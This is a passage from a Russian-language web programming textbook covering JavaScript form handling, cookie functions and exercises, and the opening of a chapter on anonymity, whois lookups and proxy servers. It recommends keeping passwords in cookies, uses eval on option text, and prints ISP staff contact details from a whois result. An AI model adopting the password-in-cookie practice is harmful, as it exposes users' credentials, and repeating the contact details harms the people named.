11. </script></head>
12. <body>
13. <textarea style="color:red;font-family:tahoma;font-size:14px;
14. border-color:silver" name="myTxt" rows="3" cols="40" onClick="newText(this)">
15. Поместие сюда курсор мыши,
16. кликните левой клавишей и
17. затем вводите свое сообщение
18. </textarea></body></html>
```

Листинг **скрипта 5,** осуществляющего обработку формы **флажки**. При нажатии простой кнопки выводит в новом окне содержимое выбранных пунктов (помеченные флажки).

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
3. <title>Обработка формы флажки. Новое окно с выбранной информацией.</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <meta name="KeyWords" content="новое окно,форма флажки">
6. <meta name="Author" content="Borzenkov Aleksey Vladimirovich"><HTML>
7. <head>
8. <script>
9. function myfun(){
10. w1=window.open();
11. if (ff.c1.checked==true)
12. {w1.document.write("Вы любите пиво.  ");}
13. else
14. {w1.document.write("Вы не любите пиво.  ");}
15. if (ff.c2.checked==true)
16. {w1.document.write("Вы хорошо учитесь.  ");}
17. else
18. {w1.document.write("Вы плохо учитесь.  ");}
19. if (ff.c3.checked==true)
20. {w1.document.write("Вы где-то работаете.  ");}
21. else
22. {w1.document.write("Вы не работаете.  ");}
23. }
24. </script></head>
25. <BODY>
26. <FORM name="ff">
27. <div><INPUT TYPE="CheckBox" NAME="c1" checked>Вы любите пиво? </div>
```

```
28. <div><INPUT TYPE="CheckBox" NAME="c2" >Вы хорошо учитесь? </div>
29. <div><INPUT TYPE="CheckBox" NAME="c3">Вы работаете? </div><br>
30. <INPUT TYPE="Button" NAME="b1" Value="краткая характеристика"
    OnClick="myfun()">
31. </FORM></BODY></html>
```

Листинг **скрипта 6,** осуществляющего обработку формы **выпадающий список**. При нажатии выбранного пункта меню выводит с помощью **window.alert()** содержимое выбраннго пункта.

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>Обработка форм. Выпадающий список.</title>
4.  <meta http-equiv="Content-Type" content="text/html;charset=Windows-1251">
5.  <meta name="KeyWords" content="выпадающий список">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich">
7.  <STYLE TYPE="text/css">
8.  .lang {font-size:14 px;color:darkblue;width:200px;background-color:yellow;
9.  padding-left:25px;color:darkblue;font-family:arial;}
10. </STYLE><SCRIPT LANGUAGE="JavaScript">
11. function mysel(){
12. var num, name;
13. num=document.myform.ComboBox1.selectedIndex;
14. if (num==0) name='я изучаю русский язык'
15. else if (num==1) name='я изучаю английский язык'
16. else  name='я изучаю французский язык';
17. window.alert(name);}
18. </SCRIPT></head>
19. <body><div class=lang>какой язык вы изучаете</div>
20. <form name="myform">
21. <select name="ComboBox1" onChange="mysel()">
22. <option selected>русский</option>
23. <option>английский</option>
24. <option>французский</option>
25. </select></form>
26. </body></html>
```

Листинг **скрипта 7**, осуществляющего реализацию пользовательского класса. У класса должен присутстутствовать метод (например show*()), формирующий объект в формате HTML – в данном случае это таблица. Создается массив пользовательских объектов. Скрипт предусматривает выбор пользовательских объектов; при выборе вызывается метод, описывающий конкретный объект. Для выбора объекта используется форма **«выпадающий список»** и метод eval для вызова метода show*().

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>Our Solar System</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
```

```
5. <META NAME="Description" CONTENT="форма и  пользовательский объект
   JavaScript">
6. <style type="text/css">
7. p {text-align:center;font-family:arial;font-size:15px;color:red;}
8. </style>
9. <script type="text/javascript">
10. //переменная, хранящая ссылку на окно результатов
11. var resultWindow;
12. //объявление метода
13. function showPlanet() {
14. var result = "<html><body><center><table border='2'>";
15. result += "<caption align='top'>Planetary data for: <b>" + this.name +
16. "</b></caption>";
17. result += "<tr><td align='right'>Diameter:</td><td>" + this.diameter +
18. "</td></tr>";
19. result += "<tr><td align='right'>Distance from Sun:</td><td>" +
20. this.distance + "</td></tr>";
21. result += "<tr><td align='right'>One Orbit Around Sun:</td><td>" +
22. this.year + "</td></tr>";
23. result += "<tr><td align='right'>One Revolution (EarthTime):</td><td>" + this.day +
24.  "</td></tr>";
25. result += "</table></center></body></html>";
26. // Если окно результатов еще не открыто, то открываем его
27. if (resultWindow==undefined)
28. resultWindow=window.open();
29. //выводим в документ окна результатов описание планеты
30. resultWindow.document.write(result);
31. // закрываем документ
32. resultWindow.document.close();
33. }
34. // Конструктор
35. function planet(name, diameter, distance, year, day) {
36. this.name = name;
37. this.diameter = diameter;
38. this.distance = distance;
39. this.year = year;
40. this.day = day;
41. // делаем функцию showPlanet() методом нашего класса
42. this.showPlanet = showPlanet;
43. }
44. // инициируем несколько объектов класса planet
45. var Mercury = new planet("Mercury","3100 miles", "36 million miles",
46. "88 days", "59 days");
47. var Venus = new planet("Venus", "7700 miles", "67 million miles",
48. "225 days", "244 days");
49. var Earth = new planet("Earth", "7920 miles", "93 million miles",
50. "365.25 days","24 hours");
51. var Mars = new planet("Mars", "4200 miles", "141 million miles",
52. "687 days", "24 hours, 24 minutes");
53. var Jupiter = new planet("Jupiter","88,640 miles","483 million miles",
54. "11.9 years", "9 hours, 50 minutes");
55. var Saturn = new planet("Saturn", "74,500 miles","886 million miles",
```

```
56. "29.5 years", "10 hours, 39 minutes");
57. var Uranus = new planet("Uranus", "32,000 miles",
58. "1.782 billion miles","84 years", "23 hours");
59. var Neptune = new planet("Neptune","31,000 miles",
60. "2.793 billion miles","165 years", "15 hours, 48 minutes");
61. var Pluto = new planet("Pluto", "1500 miles", "3.67 billion miles",
62. "248 years", "6 days, 7 hours");
63. // функция преобразования выбранной опции в вызов метода объекта
64. function doDisplay(popup) {
65. //выбранный индекс <select/>
66. i = popup.selectedIndex;
67. //вызов метода
68. eval(popup.options[i].text + ".showPlanet()");
69. }
70. </script>
71. </head>
72. <body><p>The Daily Planet</p><hr>
73. <form>
74. <!-- Объявляем форму "список" и подключаем к нему обработчик события-->
75. <p>Select a planet to view its planetary data: <select name="planetsList"
76. onchange="doDisplay(this)">
77. <option>Mercury</option>
78. <option>Venus</option>
79. <option selected="selected">Earth</option>
80. <option>Mars</option>
81. <option>Jupiter</option>
82. <option>Saturn</option>
83. <option>Uranus</option>
84. <option>Neptune</option>
85. <option>Pluto</option>
86. </select></p>
87. </form>
88. </body></html>
```

5 . Задания для индивидуального выполнения

1. Поместить на страницу кнопку, при нажатии на которую появляется окно с каким-либо сообщением (обычные кнопки).

2. Поместить на страницу кнопку, при нажатии на которую открывается другая страница (обычные кнопки).

3. Поместить на страницу кнопку, при нажатии на которую выводятся все простые числа от 2 до 100 (обычные кнопки) **(+).**

4. Создать простейшую форму, имеющую кнопки отправки/сброса (отправки/сброса формы) **(+)**.

5. Дополнить предыдущую задачу таким образом, чтобы при нажатии на любую из кнопок перед выполнением действия по отправке либо очистке формы появлялось окно (message box) с соответствующим сообщение: «Форма отправлена» либо «Форма очищена» (отправки/сброса формы) **(+)**.

6. Поместить на страницу флажок и кнопку. При нажатии на кнопку открывается другая страница, причём, если флажок отмечен, то открывается страница A, если не отмечен, то страница B (форма флажки).

7. Поместить на страницу несколько флажков и кнопку отправки. При нажатии на кнопку открывается новая страница, на которой выводятся названия отмеченных флажков. (форма флажки) **(+).**

8. Поместить на страницу 3 переключателя с адресами сайтов и кнопку отправки формы. При нажатии на кнопку открывается выбранный сайт (форма радиокнопка).

9. Поместить на страницу несколько переключателей и поле текстового ввода. При выборе различных позиций переключателей, текст в поле ввода изменяется на значение выбранного переключателя (форма радиокнопка) **(+)**.

10. Поместить на страничку выпадающее меню и кнопку. При нажатии на кнопку появляется сообщение со значением выбранного пункта меню (форма выпадающий список) **(+)**.

11. Реализовать элемент «быстрый переход» – выпадающий список, при выборе элемента которого осуществляется переход на необходимую страницу без нажатия на какие-либо подтверждающие кнопки (форма выпадающий список).

12. Ввести в текстовое поле число. Если оно больше или меньше заданного числа, то при нажатии на кнопку выскакивает то или иное сообщение (форма текстовая строка).

13. На странице одна кнопка и одно текстовое поле. Используя объектную структуру браузера, при нажатии на кнопку вывести содержимое текстового поля в качестве названия кнопки (форма текстовая строка).

14. Имеется поле ввода и кнопка. При нажатии на кнопку вывести списком все простые числа, не превышающие число, заданное в поле ввода (форма текстовая строка) **(+)**.

15. Поместить на страницу два текстовых поля TextArea и кнопку. При нажатии на кнопку содержимое одного поля копируется в другое (форма текстовая – область) **(+)**.

16. Поместить на страницу поле TextArea, поле для ввода типа Input и кнопку. При нажатии на кнопку значение из Input копируется несколько раз в TextArea (форма текстовая область).

17. Поместить на страницу несколько форм (минимум три), состоящих из текстового поля и кнопки. При нажатии на любую из кнопок открывается другая страница, на которой выводится номер формы, на которой была нажата кнопка, и значение соответствующего ей текстового поля (скрытые управляющие элементы) **(+)**.

18. Создать три одинаковые страницы, каждая из которых содержит текстовое поле и кнопку. При нажатии кнопки на первой странице загружается 2-я, при нажатии на второй – загружается третья. Задача: передать значение текстового поля из 1-й страницы на 3-ю без отображения этого значения на 2-й странице (скрытые управляющие элементы).

Литература

1. Дунаев В. JavaScript. – СПб.: Питер, 2005. – 395 с.
2. Гудман Д. JavaScript. Библия пользователя. – М.: Вильямс, 2002. – 645 с.
3. JavaScript 1.5.Учебный курс. – СПб.: Питер, 2002. – 197 с.
4. Брандебау Д. JavaScript. Сборник рецептов для профессионалов. – СПб.: Питер, 2001. – 416 с.
5. Дарнелл Р. JavaScript. Справочник. –СПб.: Питер, 2000. – 191 с.
6. Коржинский С. Настольная книга WEB-мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. – М.: КноРус, 2000. – 314 с.
7. Хоурер А., Улмен К. Dynamic HTML. Справочник. – СПб.: Питер, 2000. – 510 с.

ТЕМА 10.

ОБРАБОТКА «COOKIES» НА JAVASCRIPT

1 . Цель изучения

Предназначение cookies. Возможности cookies. Формат и синтаксис cookies. Способы работы cookies. Проблемы использования cookies.

2 . История вопроса

Откуда возник термин «cookie» достоверно неизвестно, хотя считается, что во времена зарождения Unix-систем использовалось словосочетание Magic Cookies. Имелись в виду «квитанции» (token, ticket), которыми обменивались программы. С распространением Internet cookie превратилось в межплатформенное явление, знакомое многочисленным пользователям.

Cookies является решением одной из наследственных проблем протокола передачи гипертекста (HTTP) – непостоянства соединения клиента и сервера. Иначе говоря, после того как браузер сделал запрос, а сервер выдал соответствующий ответ, транзакция завершается и сервер «забывает» о пользователе, а каждый следующий запрос воспринимает как от нового пользователя.

Частичное решение этой проблемы дало включение cookie в HTTP-протокол. Используя Cookie, можно эмулировать сессию. Принцип эмуляции достаточно прост: при первом запросе устанавливается соответствующее значение cookie, которое записывается браузером пользователя, а при каждом последующем запросе считывается сервером и соответствующим образом обрабатывается.

Cookie – это небольшая порция текстовой информации, которую сервер передает браузеру. Браузер будет хранить и передавать ее серверу с каждым

запросом как часть HTTP-заголовка. Некоторые значения cookie хранятся только в течение одной сессии и удаляются после закрытия браузера. Другие значения, установленные на некоторый период времени, записываются в файл. Он обычно (например в Mozilla) называется «cookies.txt» и находится в рабочей директории установленного на компьютер браузера. Некоторые браузеры (например Internet Explorer) хранят каждое значение cookie в отдельном файле в отведенной для этого директории. Так выглядят некоторые значения cookies на компьютере автора:

bizlink.ru TRUE/FALSE 915148488 u_irads_watch 627633
doubleclick.net TRUE/FALSE 1920499140 id 332666ae
www.webclub.ru FALSE/FALSE 913543999 visited yes

Как видно, cookie оставили российский клуб web-мастеров (www.webclub.ru), рекламные сети DoubleClick (www.doubleclick.com) и российская InterReklama (www.bizlink.ru/ir/).

3. Теоретические сведения

Возможности cookies

Сами по себе cookies не могут ничего делать, будучи лишь некоторой текстовой информацией. Однако сервер может ее считывать и анализировать, после чего совершать те или иные действия. Например, в случае авторизованного доступа к какому-либо ресурсу WWW в cookies сохраняется имя пользователя и пароль. Благодаря этому пользователь не вводит их снова при запросах каждого документа, защищенного паролем.

На использовании cookies часто строят функции оформления заказов в online-магазинах. В частности, в самом крупном виртуальном книжном магазине Amazon Books (www.amazon.com) реализована своеобразная виртуальная корзина покупателя, как и в обычном реальном супермаркете, куда сервер записывает информацию обо всех заказанных книгах. Пользователь просто помечает интересующие его книги, а затем оформляет покупку сразу всех выбранных книг.

И, наконец, механизм cookie применяется в рекламном бизнесе в Internet. К настоящему времени этот бизнес устоялся и стремительно развивается. Однако рекламодатели начинают предъявлять более жесткие условия к оценке эффективности своих расходов. Cookies используются для анализа целевой группы рекламы: определения целевой аудитории, например, по географическому положению пользователей; отслеживания интересов пользователей; учета количества показов и проходов сквозь баннеры.

Cookies используются еще в одной распространенной области – при настройке индивидуального интерфейса, так называемой персонализации. Примеры можно найти на крупных поисковых машинах, порталах (www.lycos.com, www.yahoo.com, www.start.com) и многих других.

Таким образом, «печенье» в основном применяется на крупных сайтах или в коммерческих проектах, но тем не менее может использоваться и на домашней странице, к примеру, размещение приветственного обращения к посетителю вверху страницы.

Формат и синтаксис cookie

Cookie является частью http-заголовка. Приведем полное описание поля Set-Cookie http-заголовка:

Set-Cookie: NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure

Минимальное описание поля Set-Cookie осуществляется с помощью параметра NAME:

Set-Cookie:
NAME=VALUE;

NAME=VALUE – строка символов, исключая перевод строки, запятые и пробелы. NAME – имя cookie, VALUE – значение. Это необходимый параметр для задания «печенья».

Expires=DATE – время хранения cookie, т.е. вместо DATE должна стоять дата в формате «expires=Monday, DD-Mon-YYYY HH:MM:SS GMT», после которой истекает время хранения cookie. Если этот атрибут не указан, то cookie хранится до закрытия браузера.

Использование параметра expires не гарантирует сохранность cookie в течение заданного периода времени, поскольку браузер может удалить запись из-за нехватки выделенного места или каких-либо других причин.

Надо иметь в виду, что браузер имеет определенные ограничения:

- в браузере может храниться всего до 300 значений cookies;
- величина cookie не может превышать 4 Кбайт;
- с одного сервера или домена может храниться до 20 значений cookie.

Если число ограничений 300 или 20 превышается, то удаляется первая по времени запись. При превышении лимита объемом в 4 Кбайт корректность значения cookie страдает – отрезается кусок записи (с ее начала), равный превышению объема.

Domain=DOMAIN_NAME – домен, для которого значение cookie действительно. Например, “domain=cit-forum.com”. В этом случае значение cookie будет действительно и для домена *cit-forum.com*, и для *www.cit-forum.com*. Но указания двух последних периодов доменных имен хватает только для доменов иерархии COM, EDU, NET, ORG, GOV, MIL и INT. Для обсуждаемых сейчас новых семи доменов первого уровня: FIRM, SHOP, WEB, ARTS, REC, INFO, NOM, вероятно, это условие сохранится. Для доменов иерархии RU, например, придется указывать три периода.

Если этот атрибут опущен, то по умолчанию используется доменное имя сервера, на котором было задано значение cookie.

Path=PATH – этот атрибут устанавливает подмножество документов, для которых действительно значение cookie. Например, указание «path=/win» приведет к тому, что значение cookie будет действительно для множества документов в директориях /win/ и /wings/ и для файлов в текущей директории с именами типа *wind.html* и *windows.shtml*. Для того чтобы cookie отсылались при каждом запросе к серверу, необходимо указать корневой каталог сервера, например «path=/».

Если этот атрибут не указан, то значение cookie распространяется только на документы в той же директории, что и документ, в котором было установлено значение cookie.

Secure – если стоит этот маркер, то информация cookie пересылается только через HTTPS (в защищенном режиме). Если secure не указан, то информация пересылается обычным способом.

Одновременно можно задавать несколько значений cookie.

Если cookie принимает новое значение при имеющемся уже в браузере cookie с совпадающими параметрами NAME, domain и path, то старое значение заменяется новым. В остальных случаях новые значения cookie добавляются к старым.

Когда запрашивается документ с HTTP-сервера, браузер проверяет свои cookie на предмет соответствия домену сервера и прочей информации. В случае если найдены удовлетворяющие всем условиям значения cookie, браузер посылает их серверу в виде пары имя/значение:

Cookie: NAME1=VALUE1; NAME2= VALUE2 ...

Способы работы со значениями cookie

Способ задания значений cookie зависит от того, как эти значения будут использоваться и какие имеются серверные ресурсы. Поскольку домашняя страничка обычно размещается на бесплатном сервере и неизвестно, какое серверное ПО установлено на нем, для работы с «печеньем» стоит использовать один из двух простых и универсальных способов: через META-теги языка

HTML или JavaScript. Любым способом можно задавать как одно, так и несколько значений одновременно.

Предупреждение. Не забывайте об ограничениях по объему и количеству значений cookie, а также параметре domain, так как помимо основного доменного имени у узла часто бывает несколько алиасов (alias).

Простейший способ выставить cookie – использовать соответствующий META-тег в контейнере <HEAD>... </HEAD> любого статического HTML-документа. В общем случае это выглядит следующим образом:

```
<META HTTP-EQUIV=”Set-Cookie”
CONTENT=”NAME=value;
EXPIRES=date; DOMAIN=domain_name;
PATH=path; SECURE”>
```

Несложно догадаться, что параметр CONTENT содержит описание «печенья» в уже знакомом для нас виде. Такой способ задания cookie, на наш взгляд, наиболее интересен для создателей маленьких домашних страничек, когда нет возможности писать свои собственные CGI-скрипты, которые являются, пожалуй, наиболее мощным инструментом для этой цели.

Для считывания и обработки значений cookie лучше всего подойдет JavaScript. Используя приведенные ниже функции, можно производить с «печеньем» все необходимые операции: установки, изменения и удаления значения.

Пример практической задачи, решенной с использованием cookie: недавно была написана система рейтинга серверов для российского клуба web-мастеров (http://www.webclub.ru), которая использует этот механизм для защиты от накрутки баллов. В ней, задавая и анализируя значения cookie, скрипт либо не допускает пользователя до голосования (если отключены cookie в браузере или пользователь один раз уже проголосовал), либо разрешает голосовать (если соответствующее значение не задано). Обойти такую систему можно, стирая каждый раз файл cookies.txt. Как альтернативный вариант можно было бы использовать log-файл голосования на узле, но возникли бы проблемы разделения ДОС-тупа к файлу и замедление работы вследствие использования медленных дисковых операций.

Cookie можно использовать, если, например, вы хотите, чтобы посетитель просмотрел ваш сайт страницу за страницей. Для этого на первой странице задается cookie с определенным именем и значением. На следующей странице проверяется значение cookie, и если оно не соответствует тому, которое должно быть установлено, посетитель отправляется на предыдущую страницу. Кроме того, на сайте можно сделать простейшую персонализацию, например, пользователь на странице настройки в состоянии определить, какие цвета фона, шрифта и ссылок ему больше нравятся, и эти показатели будут сохранены в cookie. На каждой из страниц сайта простая программа на Javascript определяет зна-

чение cookie и в соответствии с этим добавляет к html-коду страницы соответствующие теги.

Проблемы использования cookie

Главная проблема заключается в том, что пользователи изначально не любят сообщать кому-либо информацию о себе, отсюда недоверие к механизму работы cookies. Не соответствует действительности мнение о том, что с помощью cookie можно получить любую информацию с любого компьютера. К тому же современные версии браузеров позволяют контролировать прием cookie или вовсе блокировать его. Кроме того, появилось множество специальных утилит для управления приемом cookie, так называемые Cookie Managers.

Другая проблема состоит в том, что на узлах Сети аккумулируются огромные массивы данных с персональной информацией, необходимые для коммерческих серверов. В связи с этим возникают повышенные требования к защите от несанкционированного доступа к этим данным. Пользователи таких серверов должны быть уверены, что их имена, адреса электронной почты, телефонные номера и прочее не попадут в чужие руки. В противном случае последствия могут оказаться катастрофическими для коммерческих серверов с непродуманной политикой безопасности.

Примеры функций, необходимых для работы с Cookies на JavaScript

```
1. <SCRIPT LANGUAGE=”JavaScript”>
2. // Boolean variable specified if alert should be displayed if cookie exceeds 4KB
3. var caution = false
4. // name – name of the cookie
5. // value – value of the cookie
6. // [expires] – expiration date of the cookie (defaults to end of current session)
7. // [path] – path for which the cookie is valid (defaults to path of calling document)
8. // [domain] – domain for which the cookie is valid (defaults to domain of calling document)
9. // [secure] – Boolean value indicating if the cookie transmission requires a secure transmission
10. // * an argument defaults when it is assigned null as a placeholder
11. // * a null placeholder is not required for trailing omitted arguments
12. function setCookie(name, value, expires, path, domain, secure) {
13. var curCookie = name + “=” + escape(value) +
14. ((expires) ? “; expires=” + expires.toGMTString() : “”) +
15. ((path) ? “; path=” + path : “”) +
16. ((domain) ? “; domain=” + domain : “”) +
17. ((secure) ? “; secure” : “”)
18. if (!caution || (name + “=” + escape(value)).length <= 4000)
19. document.cookie = curCookie
20. else
21. if (confirm(«Cookie превышает 4KB и будет вырезан !»))
22. document.cookie = curCookie
```

```
23. }
24. // name – name of the desired cookie
25. // * return string containing value of specified cookie or null if cookie does not exist
26. function getCookie(name) {
27. var prefix = name + “=”
28. var cookieStartIndex = document.cookie.indexOf(prefix)
29. if (cookieStartIndex == -1)
30. return null
31. var cookieEndIndex = document.cookie.indexOf(“;”, cookieStartIndex + prefix.length)
32. if (cookieEndIndex == -1)
33. cookieEndIndex = document.cookie.length
34. return unescape(document.cookie.substring(cookieStartIndex + prefix.length,
    cookieEndIndex))
35. }
36. // name – name of the cookie
37. // [path] – path of the cookie (must be same as path used to create cookie)
38. // [domain] – domain of the cookie (must be same as domain used to create cookie)
39. // * path and domain default if assigned null or omitted if no explicit argument proceeds
40. function deleteCookie(name, path, domain) {
41. if (getCookie(name)) {
42. document.cookie = name + “=” +
43. ((path) ? “; path=” + path : “”) +
44. ((domain) ? “; domain=” + domain : “”) +
45. “; expires=Thu, 01-Jan-70 00:00:01 GMT”
46. }
47. }
48. function fixDate(date) {
49. var base = new Date(0)
50. var skew = base.getTime()
51. if (skew > 0)
52. date.setTime(date.getTime() – skew)
53. }
54. function initCookie(monthName) {
55. // initializes cookie with the following format:
56. // ^1^^2^^3^^4^...^30^^31^
57. // initialize accumulative variable
58. var text = “”
59. for (var i = 1; i <= 31; ++i) {
60. text += “^” + i + “^”
61. }
62. var now = new Date()
63. fixDate(now)
64. // set time to one month (31 days) in the future
65. now.setTime(now.getTime() + 1000 * 60 * 60 * 24 * 31)
66. setCookie(monthName + “Calendar”, text, now)
67. }
```

4 . Пример листинга

Листинг скрипта содержит счётчик посещений страницы для каждого пользователя с записью значений счётчика в **cookie.**

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <HTML><HEAD>
3. <TITLE>обработка cookie</TITLE>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <META NAME=”Description” CONTENT=” cookie “>
6. <META NAME=”Author” CONTENT=”Gartsuev Aleksandr,Belarus”>
7. <STYLE TYPE=”text/css”></STYLE>
8. /head><body>
9. <script>
10. function SetCookie(cookieName,cookieValue,nDays) {
11. var today = new Date(); var expire = new Date();
12. if (nDays==null || nDays==0) nDays=1;
13. expire.setTime(today.getTime() + 3600000*24*nDays);
14. document.cookie = cookieName+”=”+escape(cookieValue)
15. + “;expires=”+expire.toGMTString();
16. }
17. function ReadCookie(cookieName) {
18. var theCookie=””+document.cookie;
19. var ind=theCookie.indexOf(cookieName);
20. if (ind==-1 || cookieName==””) return “”;
21. var ind1=theCookie.indexOf(‘;’,ind);
22. if (ind1==-1) ind1=theCookie.length;
23. return unescape(theCookie.substring(ind+cookieName.length+1,ind1));
24. }
25. var counter = 0;
26. counter = ReadCookie(‘countervalue’);
27. counter++;
28. document.writeln(“You have visited this site <b>”+counter+”</b> times.”);
29. SetCookie(“countervalue”, counter, 1);
30. </script>
31. </body></html>
```

Листинг скрипта, который при первом посещении страницы спрашивает имя пользователя, запомнает его в **cookie**, а следующий раз будет приветствовать посетителя без запроса имени.

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <HTML><HEAD>
3. <TITLE>обработка cookie</TITLE>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <META NAME=”Description” CONTENT=” cookie “>
6. <META NAME=”Author” CONTENT=”Gartsuev Aleksandr, Belarus”>
7. <STYLE TYPE=”text/css”></STYLE>
8. </head><body>
9. <script>
10. function SetCookie(cookieName,cookieValue,nDays) {
11. var today = new Date();
12. var expire = new Date();
13. if (nDays==null || nDays==0) nDays=1;
14. expire.setTime(today.getTime() + 3600000*24*nDays);
15. document.cookie = cookieName+”=”+escape(cookieValue)
```

```
16. + “;expires=”+expire.toGMTString();
17. }
18. function ReadCookie(cookieName) {
19. var theCookie=””+document.cookie;
20. var ind=theCookie.indexOf(cookieName);
21. if (ind==-1 || cookieName==””) return “”;
22. var ind1=theCookie.indexOf(‘;’,ind);
23. if (ind1==-1) ind1=theCookie.length;
24. return unescape(theCookie.substring(ind+cookieName.length+1,ind1));
25. }
26. var username=””;
27. username = ReadCookie(‘username’);
28. if (username.length>00)
29. {
30. document.writeln(“Good day, <b>”+username+”</b>!”);
31. }
32. else
33. {
34. document.writeln(“\
35. Enter your name:\
36. <form name=form1 action=\”lab2.html\” method=POST\
37. onsubmit=\”SetCookie(‘username’, form1.user.value , 365);\” action=GET>\
38. <input name=user size=60><br>\
39. </form>\
40. “);
41. }
42. //SetCookie(‘username’, username, 365);
43. </script>
44. </body></html>
```

5 . Задания для индивидуального выполнения

1. Счётчик нажатий на ссылку/все ссылки на странице (значение счётчика сохранять в cookie).

2. Отображение даты и времени предыдущего посещения страницы пользователем.

3. Счётчик посещений страницы (с записью значений счётчика в cookie с ограниченным временем хранения данных в cookie, например 2 минуты).

4. Автозаполнение формы при повторном посещении страницы.

5. Проверять, если посетитель уже видел данную страницу, то автоматически отправлять его на следующую страницу: (document.location= ’http://somesite.com/index2.html’;).

6. Счётчик посещений страницы, после 10 посещений стереть cookie.

7. Бегущая рекламная строка (с записью текущих координат в cookie).

8. Отображение времени прошедшего с момента предыдущего посещения страницы.

9. В форме несколько элементов типа Button. Записывать в cookie всю последовательность нажатых кнопок.

10. При первом посещении страницы спросить имя и пароль, записать их в cookie (желательно закодировать), при втором посещении логин и пароль не спрашивать.

Литература

1. Дунаев В.В. JavaScript. – СПб.: Питер, 2005. – 395 с.
2. Котеров Д., Костарев А. PHP 5. – СПб.: БХВ-Петербург, 2005.
3. Кристиансен Т., Торкингтон Н. Perl. Сборник рецептов для профессионалов. – СПб.: Питер, 2004.
4. Фролов А., Фролов Г. Практика применения Perl,PHP, Apache и MySQL для активных Web-сайтов. – М.: Русская Редакция, 2002.
5. Дюбуа П. Применение MySQL и Perl в Web-приложениях. – М.: Вильямс, 2002.
6. Гудман Д. JavaScript. Библия пользователя. – М.: Вильямс, 2002. – 645 с.
7. JavaScript 1.5.Учебный курс. – СПб.: Питер, 2002. – 197 с.
8. Брандебау Д. JavaScript. Сборник рецептов для профессионалов. – СПб.: Питер, 2001. – 416 с.

ТЕМА 11

ЭЛЕМЕНТЫ ЗАЩИТЫ ИНФОРМАЦИИ.

1 . Цель изучения

Протокол TCP/IP (Whois-сервисы, proxy-серверы). Протокол HTTP (заголовки запросов и ответов, возможности скрытия полей «Referer», «User-Agent» и т.п.). Перехват данных и способы защиты. Безопасность программной среды Internet-пользователя:

- уязвимости браузера MS Internet Explorer;
- безопасность программной среды Internet-пользователя.

2. Теоретические сведения и примеры листингов

Анонимный серфинг в Internet

Существует много причин, по которым пользователь хочет сохранить свою анонимность. Это и нежелание раскрыть свой адрес электронной почты, чтобы не стать жертвой спама, и необходимость получить информацию с сайта, который варьирует ответ в зависимости от страны, из которой отправлен запрос. Или, например, вы частенько заходите на web-узел ваших бизнес-конкурентов, и хотите делать это анонимно.

Протокол TCP/IP

Исходя из того, что используется протокол tcp/ip, сервер и клиент (браузер) обязаны знать ip-адреса друг друга. Зная ваш ip, сервер может воспользоваться **whois-сервисом** и получить данные о вашем провайдере Internet-услуг (владельце подсети). Эти данные обычно правдоподобны, т.к. провайдеры не стремятся сохранить анонимность. Для демонстрации этого можно посетить URL: http://www.leader.ru/secure/who.html, и получить полную информацию о своём провайдере.

Собранная информация:

Переданный адрес 212.98.160.6
Наличие proxy да
Пройденные proxy 1 (Type I – 1)
Ближайший proxy BN-CE550
Найденный адрес 212.98.160.138

Network Information
Имя BNET-1PHASE
Диапазон адресов 212.98.160.0 – 212.98.160.255
Владелец BUSINESS NETWORK J. V. – data service provider, Republic of Belarus
Расположение Business Network JV,220030,sq.Svobody,17 – 711, Minsk, Belarus
Контактная информация
Sergey Poblaguev, ripe@bn.by, +375 17 2065006, +375 17 2131933, Andre Smykow, smoki@mail.ru, +375 17 2132453, +375 17 2131933, Andrew Minich, minich@bn.by, andrew.minich@ties.itu.int, +375 17 2065006, +375 17 2131933

Серверы имен jamini.bn.by

Вышеизложенной информации достаточно для того, чтобы, зная время посещения сайта и ip-адрес, обратиться к провайдеру и узнать ваш номер телефона. (Логи «время-ip-телефон» провайдер ведёт).

Одно из решений данного вопроса – это использование **proxy-сервера.** Если посещать сайты без использования proxy-сервера, то соединение происходит по схеме, изображенной на рис. 11.1.



Рис. 11.1. Соединение без использования proxy-сервера

В таком случае обе стороны для осуществления соединения должны знать ip-адреса друг друга.

Если воспользоваться proxy-сервером (обычно в настройках браузера можно прописать proxy сервер в виде «ip:port» или «somedomain:port»), то схема соединения будет соответствовать представленной на рис 11.2.



Рис. 11.2. Соединение с использованием proxy-сервера

Теперь браузер будет обмениваться данными только с proxy-сервером, а proxy – далее с сервером. Сервер будет видеть ip-адрес proxy-сервера, а наш реальный ip оседать только в лог-файлах proxy. Чтобы еще более запутать следы, можно использовать цепочку proxy-серверов.

С точки зрения анонимности выделяют несколько видов proxy-серверов:

1. Полностью анонимные (прозрачные).

Proxy ничего не изменяет в http-заголовках. С нашей точки зрения, он только заменяет наш ip-адрес на свой. При этом сервер не видит, что к нему пришёл посетитель через proxy-сервер. Иногда proxy-сервер может подставлять заведомо ложные сведения о версиях браузера и ОС.

2. Анонимные.

Proxy в http-заголовки вставляет свои переменные типа: «via», «pragma-cache» и т.п Заменяет наш ip-адрес на свой. При этом сервер видит, что к нему пришёл посетитель через proxy.

3. Обычные.

